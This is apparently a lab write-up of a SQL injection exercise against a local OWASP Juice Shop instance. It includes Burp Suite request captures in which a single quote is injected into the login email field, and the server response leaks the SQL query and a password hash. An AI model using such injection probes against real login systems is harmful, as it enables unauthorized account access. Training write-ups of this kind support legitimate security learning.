
SQL INJECTION

BY JAMES ROBERSON



PROFESSIONAL | CYBERSECURITY | MARCH 12, 2024

WHAT HAPPENED?

Today we're tasked with exploiting target server utilizing sequel, or S.Q.L; one of the most common exploits because think about it – just about every company has some form of a database to showcase products, services, products and services, personal information, employee directories, statistics, and the list goes on. SQL is the language used to store and process that information. However, vulnerabilities are easy to spring up if the architect of the relational database and software programs aren't built with security in mind, and with the right tools and information threat actors can gain root access to user accounts, sessions, networks, and much more just from this exploit alone. Our steps today are…

- Explore juice-shop to discover where a SQL command injection might take place. Check.
- Configure Burpsuite to execute injection onto juice-shop servers. Check.
- Gain Access to Admin User Account. Check and check.

PROOF:




Figure 1. First things first, let's get juice-shop running.




Figure 2. Now that I can confirm that it is indeed running, let's have a look around.




Figure 3. Ay seems we've found an email/username. Excellent information to be used later. For now, let's take note of it.




Figure 4.

This was accidentally found on purpose. I wanted to know what the site would do and to my surprise another challenge solved.




Figure 5…




Figure 6.

I digress; moving on, the admin email we found in Figure 3 seems to be our best lead, so I started Burpsuite in Figure 5, opened browser through Burp, toggled intercept to be enabled, came back to juice-shop, and hit enter.




Figure 7.

Here we examine the request made by me from juice-shop. Once the intercept was in position, I sent it to the Repeater to have a go at a few injections via the ‘email’ header.

Request

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 51
4 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ
18 Connection: close
19
20 {
     "email":"admin@juice-sh.op'",
     "password":"password"
   }
```

Figure 8.

From Figure 4 when I, by chance, invoked an error handling challenge, I took that and applied it here. The output was as desired, as shown in Figure 9.

Request

Pretty Raw Hex

```
1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 52
4 sec-ch-ua: "Not_A Brand";v="8", "Chromium";v="120"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.71
  Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss; continueCode=
  3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87yrpDV95ZvKQqWaQ
18 Connection: close
19
20 {
     "email":"admin@juice-sh.op'",
     "password":"password"
   }
```

Search 0 highlights

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 04 Mar 2024 23:05:45 GMT
10 Connection: close
11 Content-Length: 1215
12
13 {
14   "error":{
15     "message":
       "SQLITE_ERROR: unrecognized token: \"5f4dcc3b5aa765d61d8327de
       b882cf99\"",
16     "stack":
       "Error\n    at Database.<anonymous> (/juice-shop/node_modules
       /sequelize/lib/dialects/sqlite/query.js:185:27)\n    at /juic
       e-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:18
       3:50\n    at new Promise (<anonymous>)\n    at Query.run (/ju
       ice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:
       183:12)\n    at /juice-shop/node_modules/sequelize/lib/sequel
       ize.js:315:28\n    at process.processTicksAndRejections (node
       :internal/process/task_queues:95:5)",
17     "name":"SequelizeDatabaseError",
18     "parent":{
19       "errno":1,
20       "code":"SQLITE_ERROR",
21       "sql":
         "SELECT * FROM Users WHERE email = 'admin@juice-sh.op'' AND
         password = '5f4dcc3b5aa765d61d8327deb882cf99' AND deletedA
         t IS NULL"
22     },
23     "original":{
```

Search 0 highlights

Figure 9.

We have SQL output! Leaking sensitive information here! A big no-no according to OWASPs big ten list. More importantly, we see the input syntax for the SQL command used to create the request, which is the admin's email in single quotes AND a password hash.

